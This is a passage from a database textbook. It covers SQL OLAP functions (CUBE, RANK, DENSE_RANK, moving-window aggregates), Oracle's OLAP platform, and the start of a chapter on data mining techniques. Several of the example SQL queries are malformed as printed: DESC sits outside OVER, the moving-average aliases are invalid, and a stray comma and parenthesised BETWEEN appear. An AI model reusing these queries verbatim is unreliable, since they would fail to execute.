`CUBE` is typically most suitable in queries that use columns from multiple dimensions rather than columns representing different levels of a single dimension. For instance, a commonly requested cross-tabulation might need subtotals for all the combinations of `propertyType`, `yearMonth`, and `city`. These are three independent dimensions, and analysis of all possible subtotal combinations is commonplace. In contrast, a cross-tabulation showing all possible combinations of year, month, and day would have several values of limited interest, because there is a natural hierarchy in the time dimension. We demonstrate the usefulness of the `CUBE` function in the following example.

EXAMPLE 33.2 Using the CUBE group function

Show all possible subtotals for sales of properties by branch offices in Aberdeen, Edinburgh, and Glasgow for the months of August and September of 2013.

We replace the `ROLLUP` function shown in the SQL query of Example 33.1 with the `CUBE` function. The format of this query is:

```
SELECT propertyType, yearMonth, city, SUM(saleAmount) AS sales
FROM Branch, PropertyForSale, PropertySale
WHERE Branch.branchNo = PropertySale.branchNo
AND PropertyForSale.propertyNo = PropertySale.propertyNo
AND PropertySale.yearMonth IN ('2013-08', '2013-09')
AND Branch.city IN ('Aberdeen', 'Edinburgh', 'Glasgow')
GROUP BY CUBE(propertyType, yearMonth, city);
```

The output is shown in Table 33.4.

The rows shown in bold are those that are common to the results tables produced for both the `ROLLUP` (see Table 33.3) and the `CUBE` functions. However, the `CUBE(propertyType, yearMonth, city)` clause, where $n = 3$, produces $2^3 = 8$ levels of aggregation, whereas in Example 33.1, the `ROLLUP(propertyType, yearMonth, city)` clause, where $n = 3$, produced only $3 + 1 = 4$ levels of aggregation.

TABLE 33.4 Results table for Example 33.2.

propertyType	yearMonth	city	sales
flat	2013-08	Aberdeen	115432
flat	2013-08	Edinburgh	236573
flat	2013-08	Glasgow	7664
flat	2013-08		359669
flat	2013-09	Aberdeen	123780

(continued)

TABLE 33.4 (Continued)

propertyType	yearMonth	city	sales
flat	2013-09	Edinburgh	323100
flat	2013-09	Glasgow	8755
flat	2013-09		455635
flat		Aberdeen	239212
flat		Edinburgh	559673
flat		Glasgow	16419
flat			815304
house	2013-08	Aberdeen	77987
house	2013-08	Edinburgh	135670
house	2013-08	Glasgow	4765
house	2013-08		218422
house	2013-09	Aberdeen	76321
house	2013-09	Edinburgh	166503
house	2013-09	Glasgow	4889
house	2013-09		247713
house		Aberdeen	154308
house		Edinburgh	302173
house		Glasgow	9654
house			466135
	2013-08	Aberdeen	193419
	2013-08	Edinburgh	372243
	2013-08	Glasgow	12429
	2013-08		578091
	2013-09	Aberdeen	200101
	2013-09	Edinburgh	489603
	2013-09	Glasgow	13644
	2013-09		703348
		Aberdeen	393520
		Edinburgh	861846
		Glasgow	26073
			1281439

33.5.2 Elementary OLAP Operators

The Elementary OLAP operators of the OLAP package of the SQL standard support a variety of operations such as rankings and window calculations. Ranking functions include cumulative distributions, percent rank, and N-tiles. Windowing allows the calculation of cumulative and moving aggregations using functions such as SUM, AVG, MIN, and COUNT. In the following sections we describe and demonstrate the ranking and windowing calculations in more detail.

Ranking functions

A ranking function computes the rank of a record compared to other records in the dataset based on the values of a set of measures. There are various types of ranking functions, including RANK and DENSE_RANK. The syntax for each ranking function is:

```
RANK( ) OVER (ORDER BY columnList)
DENSE_RANK( ) OVER (ORDER BY columnList)
```

The syntax shown is incomplete but sufficient to discuss and demonstrate the usefulness of these functions. The difference between RANK and DENSE_RANK is that DENSE_RANK leaves no gaps in the sequential ranking sequence when there are ties for a ranking. For example, if three branch offices tie for second place in terms of total property sales, DENSE_RANK identifies all three in second place with the next branch in third place. The RANK function also identifies three branches in second place, but the next branch is in fifth place. We demonstrate the usefulness of the RANK and DENSE_RANK functions in the following example.

EXAMPLE 33.3 Using the RANK and DENSE_RANK functions

Rank the total sales of properties for branch offices in Edinburgh.

We first calculate the total sales for properties at each branch office in Edinburgh and then rank the results. This query accesses the Branch and PropertySale tables. We demonstrate the difference in how the RANK and DENSE_RANK functions work in the following query:

```
SELECT branchNo, SUM(saleAmount) AS sales,
       RANK() OVER (ORDER BY SUM(saleAmount)) DESC AS ranking,
       DENSE_RANK() OVER (ORDER BY SUM(saleAmount)) DESC AS dense_ranking
FROM Branch, PropertySale
WHERE Branch.branchNo = PropertySale.branchNo
AND Branch.city = 'Edinburgh'
GROUP BY(branchNo);
```

The output is shown in Table 33.5.

TABLE 33.5 Results table for Example 33.3.

branchNo	sales	ranking	dense_ranking
B009	120,000,000	1	1
B018	92,000,000	2	2
B022	92,000,000	2	2
B028	92,000,000	2	2
B033	45,000,000	5	3
B046	42,000,000	6	4

Windowing calculations

Windowing calculations can be used to compute cumulative, moving, and centered aggregates. They return a value for each row in the table, which depends on other rows in the corresponding window. For example, windowing can calculate cumulative sums, moving sums, moving averages, moving min/max, as well as other statistical measurements. These aggregate functions provide access to more than one row of a table without a self-join and can be used only in the SELECT and ORDER BY clauses of the query.

We demonstrate how windowing can be used to produce moving averages and sums in the following example.

EXAMPLE 33.4 Using windowing calculations

Show the monthly figures and three-month moving averages and sums for property sales at branch office B003 for the first six months of 2013.

We first sum the property sales for each month of the first six months of 2013 at branch office B003 and then use these figures to determine the three-month moving averages and three-month moving sums. In other words, we calculate the moving average and moving sum for property sales at branch B003 for the current month and preceding two months. This query accesses the PropertySale table. We demonstrate the creation of a three-month moving window using the ROWS 2 PRECEDING function in the following query:

```
SELECT yearMonth, SUM(saleAmount) AS monthlySales, AVG(SUM(saleAmount))
OVER (ORDER BY yearMonth, ROWS 2 PRECEDING) AS 3-month moving avg,
SUM(SUM(saleAmount)) OVER (ORDER BY yearMonth ROWS 2 PRECEDING)
AS 3-month moving sum
FROM PropertySale
WHERE branchNo = 'B003'
AND yearMonth BETWEEN ('2013-01' AND '2013-06')
GROUP BY yearMonth
ORDER BY yearMonth;
```

The output is shown in Table 33.6.

TABLE 33.6 Results table for Example 33.4.

yearMonth	monthlySales	3-Month Moving Avg	3-Month Moving Sum
2013-01	210000	210000	210000
2013-02	350000	280000	560000
2013-03	400000	320000	960000
2013-04	420000	390000	1170000
2013-05	440000	420000	1260000
2013-06	430000	430000	1290000

Note that the first two rows for the three-month moving average and sum calculations in the results table are based on a smaller interval size than specified because the window calculation cannot reach past the data retrieved by the query. It is therefore necessary to consider the different window sizes found at the borders of result sets. In other words, we may need to modify the query to include exactly what we want.

The latest version of the SQL standard, namely SQL:2011 largely focuses on the area of temporal databases, which are described in Section 31.5. However, there are some new non-temporal features and one in particular will benefit those using windowing for analysis. This new feature called “Windows Enhancements” is presented in SQL/Foundation of ISO/IEC 9075-2 (ISO, 2011) and is described and illustrated in Zemke (2012). The new enhancements include the following:

- NTILE;
- Navigation within a window;
- Nested navigation in window functions;
- Groups option.

Oracle plays an important part in the continuing development and improvement of the SQL standard. In fact, many of the new OLAP features of SQL:2011 has been supported by Oracle since version 8/8i. In the following section, we describe briefly how Oracle 11g and the more recent versions support OLAP.

33.6 Oracle OLAP

In large data warehouse environments, many different types of analysis can occur as part of building a platform to support business intelligence. In addition to traditional SQL queries, users require to perform more advanced analytical operations on the data. Two major types of analysis are OLAP and data mining. This section describes how Oracle provides OLAP as an important component of Oracle’s business intelligence platform. In the following chapter we describe how Oracle supports data mining.

33.6.1 Oracle OLAP Environment

The value of the data warehouse is its ability to support business intelligence. To date, standard reporting and *ad hoc* query and reporting applications have run directly

from relational tables while more sophisticated business intelligence applications have used specialized analytical databases. These specialized analytical databases typically provide support for complex multidimensional calculations and predictive functions; however, they rely on replicating large volumes of data into proprietary databases.

Replication of data into proprietary analytical databases is extremely expensive. Additional hardware is required to run analytical databases and store replicated data. Additional database administrators are required to manage the system. The replication process often causes a significant lag between the time data becomes available in the data warehouse and when it is staged for analysis in the analytical database. Latency caused by data replication can significantly affect the value of the data.

Oracle OLAP provides support for business intelligence applications without the need for replicating large volumes of data in specialized analytical databases. Oracle OLAP allows applications to support complex multidimensional calculations directly against the data warehouse. The result is a single database that is more manageable, more scalable, and accessible to the largest number of applications.

Business intelligence applications are useful only when they are easily accessed. To support access by large, distributed user communities, Oracle OLAP is designed for the Internet. The Oracle Java OLAP API provides a modern Internet-ready API that allows application developers to build Java applications, applets, servlets, and JSPs that can be deployed using a variety of devices such as PCs and workstations, Web browsers, PDAs, and Web-enabled mobile phones.

33.6.2 Platform for Business Intelligence Applications

Oracle Database provides a platform for business intelligence applications. The components of the platform include the Oracle Database and Oracle OLAP as a facility within Oracle Database. This platform provides:

- a complete range of analytical functions, including multidimensional and predictive functions;
- support for rapid query response times such as those that are normally associated with specialized analytical databases;
- a scalable platform for storing and analyzing multiterabyte data sets;
- a platform that is open to both multidimensional and SQL-based applications;
- support for Internet-based applications.

33.6.3 Oracle Database

The Oracle Database provides the foundation for Oracle OLAP by providing a scalable and secure data store, summary management facilities, metadata, SQL analytical functions, and high availability features.

Scalability features that provide support for multiterabyte data warehouses include:

- partitioning, which allows objects in the data warehouse to be broken down into smaller physical components that can then be managed independently and in parallel;
- parallel query execution, which allows the database to use multiple processes to satisfy a single Java OLAPI API query;

- support for NUMA and clustered systems, which allows organizations to use and manage large hardware systems effectively;
- Oracle's Database Resource Manager, which helps manage large and diverse user communities by controlling the amounts of resources each user type is allowed to use.

Security

Security is critical to the data warehouse. To provide the strongest possible security and to minimize administrative overhead, all security policies are enforced within the data warehouse. Users are authenticated in the Oracle database using database authentication or Oracle Internet Directory. Access to elements of the multidimensional data model is controlled through grants and privileges in the Oracle database. Cell level access to data is controlled in the Oracle database using Oracle's Virtual Private Database feature.

Summary management

Materialized views provide facilities for effectively managing data within the data warehouse. As compared with summary tables, materialized views offer several advantages:

- they are transparent to applications and users;
- they manage staleness of data;
- they can automatically update themselves when source data changes.

Like Oracle tables, materialized views can be partitioned and maintained in parallel. Unlike proprietary multidimensional cubes, data in materialized views is equally accessible by all applications using the data warehouse.

Metadata

All metadata is stored in the Oracle database. Low-level objects such as dimensions, tables, and materialized views are defined directly from the Oracle data dictionary, while higher-level OLAP objects are defined in the OLAP catalog. The OLAP catalog contains objects such as Cubes and Measure folders as well as extensions to the definitions of other objects such as dimensions. The OLAP catalog fully defined the dimensions and facts and thus completes the definition of the star schema.

SQL analytical functions

Oracle has enhanced SQL's analytical processing capabilities by introducing a new family of analytical SQL functions. These analytical functions include the ability to calculate:

- rankings and percentiles;
- moving window calculations;
- lag/lead analysis;
- first/last analysis;
- linear regression statistics.

Ranking functions include cumulative distributions, percent rank, and N-tiles. Moving window calculations identify moving and cumulative aggregations, such

TABLE 33.7 Oracle SQL analytical functions.

TYPE	USED FOR
Ranking	Calculating ranks, percentiles, and N-tiles of the values in a result set.
Windowing	Calculating cumulative and moving aggregates. Works with these functions: SUM, AVG, MIN, MAX, COUNT, VARIANCE, STDDEV, FIRST_VALUE, LAST_VALUE, and new statistical functions.
Reporting	Calculating shares, for example market share. Works with these functions: SUM, AVG, MIN, MAX, COUNT (with/without DISTINCT), VARIANCE, STDDEV, RATIO_TO_REPORT, and new statistical functions.
LAG/LEAD	Finding a value in a row a specified number of rows from a current row.
FIRST/LAST	First or last value in an ordered group.
Linear Regression	Calculating linear regression and other statistics (slope, intercept, and so on).
Inverse Percentile	The value in a data set that corresponds to a specified percentile.
Hypothetical Rank and Distribution	The rank or percentile that a row would have if inserted into a specified data set.

as sums and averages. Lag/lead analysis enables direct inter-row references to support the calculation for period-to-period changes. First/last analysis identifies the first or last value in an ordered group. Linear regression functions support the fitting of an ordinary-least-squares regression line to a set of number pairs. This can be used as both aggregate functions and windowing or reporting functions. The SQL analytical functions supported by Oracle are classified and described briefly in Table 33.7.

To enhance performance, analytical functions can be parallelized: multiple processes can simultaneously execute all of these statements. These capabilities make calculations easier and more efficient, thereby enhancing database performance, scalability, and simplicity.

Disaster recovery

Oracle’s disaster recovery features protects data in the data warehouse. Key features include:

- Oracle Data Guard, a comprehensive standby database disaster recovery solution;
- redo logs and the recovery catalog;
- backup and restore operations that are fully integrated with Oracle’s partition features;
- support for incremental backup and recovery.

33.6.4 Oracle OLAP

Oracle OLAP, an integrated part of Oracle Database, provides support for multi-dimensional calculations and predictive functions. Oracle OLAP supports both the

Oracle relational tables and *analytic workspaces* (a multidimensional data type). Key features of Oracle OLAP include:

- the ability to support complex, multidimensional calculations;
- support for predictive functions such as forecasts, models, nonadditive aggregations and allocations, and scenario management (what-if);
- a Java OLAP API;
- integrated OLAP administration.

Multidimensional calculations allow the user to analyze data across dimensions. For example, a user could ask for “The top ten products for each of the top ten customers during a rolling six month time period based on growth in dollar sales.” In this query a product ranking is nested within a customer ranking, and data is analyzed across a number of time periods and a virtual measure. These types of queries are resolved directly in the relational database.

Predictive functions allow applications to answer questions such as “How profitable will the company be next quarter?” and “How many items should be manufactured this month?” Predictive functions are resolved within a multidimensional data type known as an analytic workspace using the Oracle OLAP DML.

Oracle OLAP uses a multidimensional data model that allows users to express queries in business terms (what products, what customers, what time periods, and what facts). The multidimensional model includes measures, cubes, dimensions, levels, hierarchies, and attributes.

Java OLAP API

The Oracle OLAP API is based on Java. As a result it is an object-oriented, platform-independent, and secure API that allows application developers to build Java applications, Java Applets, Java Servlets, and Java Server Pages (JSP) that can be deployed to large, distributed user communities over the Internet. Key features of the Java OLAP API include:

- encapsulation;
- support for multidimensional calculations;
- incremental query construction;
- multidimensional cursors.

33.6.5 Performance

Oracle Database eliminates the tradeoff between analytical complexity and support for large databases. On smaller data sets (where specialized analytically databases typically excel) Oracle provides query performance that is competitive with specialized multidimensional databases. As databases grow larger and as more data must be accessed in order to resolve queries, Oracle will continue to provide excellent query performance while the performance of specialized analytical databases will typically degrade.

Oracle Database achieves both performance and scalability through SQL that is highly optimized for multidimensional queries and the Oracle database. Accessing cells of data within the multidimensional model is a critical factor in providing

query performance that is competitive with specialized analytical databases. New features in the Oracle database that provide support high performance random cell access and multidimensional queries include:

- bitmap join indexes which are used in the warehouse to prejoin dimension tables and fact tables and store the result in a single bitmap index;
- grouping sets which allow Oracle to select data from multiple levels of summarization in a single select statement;
- the WITH clause which allows Oracle to create temporary results and use these results within the query, thus eliminating the need for creating temporary tables;
- SQL OLAP functions that provide highly concise means to express many OLAP functions;
- automatic memory management features which provide the correct amounts of memory during memory-intensive tasks;
- enhanced cursor sharing which eliminates the need to recompile queries when another, similar query has been run.

33.6.6 System Management

Oracle Enterprise Manager (OEM) provides a centralized, comprehensive management tool. OEM enables administrators to monitor all aspects of the database, including Oracle OLAP. Oracle Enterprise Manager provides management services to Oracle OLAP, including:

- instance, session, and configuration management;
- data modeling;
- performance monitoring;
- job scheduling.

33.6.7 System Requirements

Oracle OLAP is installed as part of the Oracle Database and imposes no additional system requirements. Oracle OLAP can also be installed on a middle-tier system. When installed on a middle-tier system, 128 MB of memory is required. When analytic workspaces are used extensively, additional memory is recommended. The actual amount of memory for use with analytic workspaces will vary with the application.

33.6.8 OLAP Features in Oracle 11g

Oracle OLAP, an option for Oracle Database 11g Enterprise Edition, provides valuable insight into business operations and markets using features previously found only in specialized OLAP databases. Because Oracle OLAP is fully integrated into the relational database, all data and metadata is stored and managed from within Oracle Database, providing superior scalability, a robust management environment, and industrial-strength availability and security. Important new features in Oracle OLAP include database-managed relational views of a cube, a cube scan row source that is used by the SQL optimizer, and cube-organized materialized views.

More details on Oracle OLAP are available at <http://www.oracle.com>.

Chapter Summary

- **Online analytical processing (OLAP)** is the dynamic synthesis, analysis, and consolidation of large volumes of multidimensional data.
- **OLAP applications** are found in widely divergent functional areas including budgeting, financial performance analysis, sales analysis and forecasting, market research analysis, and market/customer segmentation.
- The key characteristics of OLAP applications include multidimensional views of data, support for complex calculations, and time intelligence.
- In the OLAP environment multidimensional data is represented as **n-dimensional data cubes**. An alternative representation for a data cube is as a **lattice of cuboids**.
- Common analytical operations on data cubes include **roll-up, drill-down, slice and dice**, and **pivot**.
- E.F. Codd formulated twelve rules as the basis for selecting OLAP tools.
- OLAP tools are categorized according to the architecture of the database providing the data for the purposes of analytical processing. There are four main categories of OLAP tools: **Multidimensional OLAP (MOLAP)**, **Relational OLAP (ROLAP)**, **Hybrid OLAP (HOLAP)**, and **Desktop OLAP (DOLAP)**.
- The **SQL:2011 standard** supports OLAP functionality in the provision of extensions to grouping capabilities such as the CUBE and ROLLUP functions and elementary operators such as moving windows and ranking functions.

Review Questions

- 33.1 Discuss what online analytical processing (OLAP) represents.
- 33.2 Discuss the relationship between data warehousing and OLAP.
- 33.3 Describe OLAP applications and identify the characteristics of such applications.
- 33.4 What key characteristics are used to categorize different OLAP servers?
- 33.5 Describe Codd's rules for OLAP tools.
- 33.6 Describe the architecture, characteristics, and issues associated with each of the following categories of OLAP tools:
 - (a) MOLAP
 - (b) ROLAP
 - (c) HOLAP
 - (d) DOLAP
- 33.7 Discuss how OLAP functionality is provided by the ROLLUP and CUBE functions of the SQL standard.
- 33.8 OLAP implementation faces many challenges. Discuss critical OLAP implementation issues and how they are addressed at present.

Exercises



- 33.9 You are asked by the Managing Director of *DreamHome* to investigate and report on the applicability of OLAP for the organization. The report should describe the technology and provide a comparison with traditional

querying and reporting tools of relational DBMSs. The report should also identify the advantages and disadvantages, and any problem areas associated with implementing OLAP. The report should reach a fully justified set of conclusions on the applicability of OLAP for *DreamHome*.

- 33.10** Investigate whether your organization (such as your university/college or workplace) has invested in OLAP technologies and, if yes, whether the OLAP tool(s) forms part of a larger investment in business intelligence technologies. If possible, establish the reasons for the interest in OLAP, how the tools are being applied, and whether the promise of OLAP has been realized.

CHAPTER

34

Data Mining

Chapter Objectives

In this chapter you will learn:

- The concepts associated with data mining.
- The main features of data mining operations, including predictive modeling, database segmentation, link analysis, and deviation detection.
- The techniques associated with the data mining operations.
- The process of data mining.
- Important characteristics of data mining tools.
- The relationship between data mining and data warehousing.
- How Oracle supports data mining.

In Chapter 31 we discussed how the increasing popularity of data warehousing (more commonly, data marts) has been accompanied by greater demands by users for more powerful access tools that provide advanced analytical capabilities. There are two main types of access tools available to meet these demands: OLAP and data mining. In the previous chapter we described OLAP; in this chapter we describe data mining.

Structure of this Chapter In Section 34.1 we discuss what data mining is and present examples of typical data mining applications. In Section 34.2 we describe the main features of data mining operations and their associated techniques. In Section 34.3 we describe the process of data mining. In Section 34.4 we discuss the important characteristics of data mining tools and in Section 34.5 we examine the relationship between data mining and data warehousing. Finally, in Section 34.6 we describe how Oracle supports data mining.

34.1 Data Mining

Simply storing information in a data warehouse does not provide the benefits that an organization is seeking. To realize the value of a data warehouse, it is necessary to extract the knowledge hidden within the warehouse. However, as the amount and complexity of the data in a data warehouse grows, it becomes increasingly difficult, if not impossible, for business analysts to identify trends and relationships in the data using simple query and reporting tools. Data mining is one of the best ways to extract meaningful trends and patterns from huge amounts of data. Data mining discovers within data warehouses information that queries and reports cannot effectively reveal.

There are numerous definitions of what data mining is, ranging from the broadest definitions of any tool that enables users to access directly large amounts of data to more specific definitions such as tools and applications that perform statistical analysis on the data. In this chapter, we use a more focused definition of data mining by Simoudis (1996).

Data mining

The process of extracting valid, previously unknown, comprehensible, and actionable information from large databases and using it to make crucial business decisions.

Data mining is concerned with the analysis of data and the use of software techniques for finding hidden and unexpected patterns and relationships in sets of data. The focus of data mining is to reveal information that is hidden and unexpected, as there is less value in finding patterns and relationships that are already intuitive. Examining the underlying rules and features in the data identifies the patterns and relationships.

Data mining analysis tends to work from the data up, and the techniques that produce the most accurate results normally require large volumes of data to deliver reliable conclusions. The process of analysis starts by developing an optimal representation of the structure of sample data, during which time knowledge is acquired. This knowledge is then extended to larger sets of data, working on the assumption that the larger data set has a structure similar to the sample data.

Data mining can provide huge paybacks for companies who have made a significant investment in data warehousing. Data mining is used in a wide range of industries. Table 34.1 lists examples of applications of data mining in retail/marketing, banking, insurance, and medicine.

34.2 Data Mining Techniques

There are four main operations associated with data mining techniques, which include *predictive modeling*, *database segmentation*, *link analysis*, and *deviation detection*. Although any of the four major operations can be used for implementing any of the business applications listed in Table 34.1, there are certain recognized associations between the applications and the corresponding operations. For example, direct marketing strategies are normally implemented using the database segmentation operation, and fraud detection could be implemented by any of the four operations.

TABLE 34.1 Examples of data mining applications.

RETAIL/MARKETING

- Identifying buying patterns of customers
- Finding associations among customer demographic characteristics
- Predicting response to mailing campaigns
- Market basket analysis

BANKING

- Detecting patterns of fraudulent credit card use
- Identifying loyal customers
- Predicting customers likely to change their credit card affiliation
- Determining credit card spending by customer groups

INSURANCE

- Claims analysis
- Predicting which customers will buy new policies

MEDICINE

- Characterizing patient behavior to predict surgery visits
- Identifying successful medical therapies for different illnesses

Further, many applications work particularly well when several operations are used. For example, a common approach to customer profiling is to segment the database first and then apply predictive modeling to the resultant data segments.

Techniques are specific implementations of the data mining operations. However, each operation has its own strengths and weaknesses. With this in mind, data mining tools sometimes offer a choice of operations to implement a technique. In Table 34.2, we list the main techniques associated with each of the four main data mining operations (Cabena *et al.*, 1997).

TABLE 34.2 Data mining operations and associated techniques.

OPERATIONS	DATA MINING TECHNIQUES
Predictive modeling	Classification
	Value prediction
Database segmentation	Demographic clustering
	Neural clustering
Link analysis	Association discovery
	Sequential pattern discovery
	Similar time sequence discovery
Deviation detection	Statistics
	Visualization

For a fuller discussion on data mining techniques and applications, the interested reader is referred to Cabena *et al.* (1997).

34.2.1 Predictive Modeling


Predictive modeling is similar to the human learning experience in using observations to form a model of the important characteristics of some phenomenon. This approach uses generalizations of the “real world” and the ability to fit new data into a general framework. Predictive modeling can be used to analyze an existing database to determine some essential characteristics (model) about the data set. The model is developed using a *supervised learning* approach, which has two phases: training and testing. Training builds a model using a large sample of historical data called a *training set*, and testing involves trying out the model on new, previously unseen data to determine its accuracy and physical performance characteristics. Applications of predictive modeling include customer retention management, credit approval, cross-selling, and direct marketing. There are two techniques associated with predictive modeling: *classification* and *value prediction*, which are distinguished by the nature of the variable being predicted.

Classification

Classification is used to establish a specific predetermined class for each record in a database from a finite set of possible class values. There are two specializations of classification: *tree induction* and *neural induction*. An example of classification using tree induction is shown in Figure 34.1.

In this example, we are interested in predicting whether a customer who is currently renting property is likely to be interested in buying property. A predictive model has determined that only two variables are of interest: the length of time the customer has rented property and the age of the customer. The decision tree presents the analysis in an intuitive way. The model predicts that those customers who have rented for more than two years and are over 25 years old are the most likely to be interested in buying property. An example of classification using neural induction is shown in Figure 34.2 using the same example as Figure 34.1.

Figure 34.1
An example of classification using tree induction.






Figure 34.2
An example of
classification using
neural induction.

In this case, classification of the data is achieved using a neural network. A neural network contains collections of connected nodes with input, output, and processing at each node. Between the visible input and output layers may be a number of hidden processing layers. Each processing unit (circle) in one layer is connected to each processing unit in the next layer by a weighted value, expressing the strength of the relationship. The network attempts to mirror the way the human brain works in recognizing patterns by arithmetically combining all the variables associated with a given data point. In this way, it is possible to develop nonlinear predictive models that “learn” by studying combinations of variables and how different combinations of variables affect different data sets.

Value prediction

Value prediction is used to estimate a continuous numeric value that is associated with a database record. This technique uses the traditional statistical techniques of *linear regression* and *nonlinear regression*. As these techniques are well established, they are relatively easy to use and understand. Linear regression attempts to fit a straight line through a plot of the data, such that the line is the best representation of the average of all observations at that point in the plot. The problem with linear regression is that the technique works well only with linear data and is sensitive to the presence of outliers (that is, data values that do not conform to the expected norm). Although nonlinear regression avoids the main problems of linear regression, it is still not flexible enough to handle all possible shapes of the data plot. This is where the traditional statistical analysis methods and data mining methods begin to diverge. Statistical measurements are fine for building linear models that describe predictable data points; however, most data is not linear in nature. Data mining requires statistical methods that can accommodate nonlinearity, outliers, and nonnumeric data. Applications of value prediction include credit card fraud detection and target mailing list identification.

34.2.2 Database Segmentation

The aim of database segmentation is to partition a database into an unknown number of *segments*, or *clusters*, of similar records, that is, records that share a number of properties and so are considered to be homogeneous. (Segments have high internal homogeneity and high external heterogeneity.) This approach uses *unsupervised*




Figure 34.3 An example of database segmentation using a scatterplot.

learning to discover homogeneous subpopulations in a database to improve the accuracy of the profiles. Database segmentation is less precise than other operations and is therefore less sensitive to redundant and irrelevant features. Sensitivity can be reduced by ignoring a subset of the attributes that describe each instance or by assigning a weighting factor to each variable. Applications of database segmentation include customer profiling, direct marketing, and cross-selling. An example of database segmentation using a scatterplot is shown in Figure 34.3.

In this example, the database consists of 200 observations: 100 genuine and 100 forged banknotes. The data is six-dimensional, with each dimension corresponding to a particular measurement of the size of the banknotes. Using database segmentation, we identify the clusters that correspond to legal tender and forgeries. Note that there are two clusters of forgeries, which is attributed to at least two gangs of forgers working on falsifying the banknotes (Girolami *et al.*, 1997).

Database segmentation is associated with *demographic* or *neural clustering* techniques, which are distinguished by the allowable data inputs, the methods used to calculate the distance between records, and the presentation of the resulting segments for analysis.

34.2.3 Link Analysis

Link analysis aims to establish links, called *associations*, between the individual records, or sets of records, in a database. There are three specializations of link analysis: *associations discovery*, *sequential pattern discovery*, and *similar time sequence discovery*.

Associations discovery finds items that imply the presence of other items in the same event. These affinities between items are represented by association rules. For example, “When a customer rents property for more than two years and is more

than 25 years old, in 40% of cases, the customer will buy a property. This association happens in 35% of all customers who rent properties.”

Sequential pattern discovery finds patterns between events such that the presence of one set of items is followed by another set of items in a database of events over a period of time. For example, this approach can be used to understand long-term customer buying behavior.

Similar time sequence discovery is used, for example, in the discovery of links between two sets of data that are time-dependent, and is based on the degree of similarity between the patterns that both time series demonstrate. For example, within three months of buying property, new home owners will purchase goods such as stoves, refrigerators, and washing machines.

Applications of link analysis include product affinity analysis, direct marketing, and stock price movement.

34.2.4 Deviation Detection

Deviation detection is a relatively new technique in terms of commercially available data mining tools. However, deviation detection is often a source of true discovery, because it identifies outliers, which express deviation from some previously known expectation and norm. This operation can be performed using *statistics* and *visualization* techniques or as a by-product of data mining. For example, linear regression facilitates the identification of outliers in data, and modern visualization techniques display summaries and graphical representations that make deviations easy to detect. In Figure 34.4, we demonstrate the visualization technique on the data shown in Figure 34.3. Applications of deviation detection include fraud detection in the use of credit cards and insurance claims, quality control, and defects tracing.

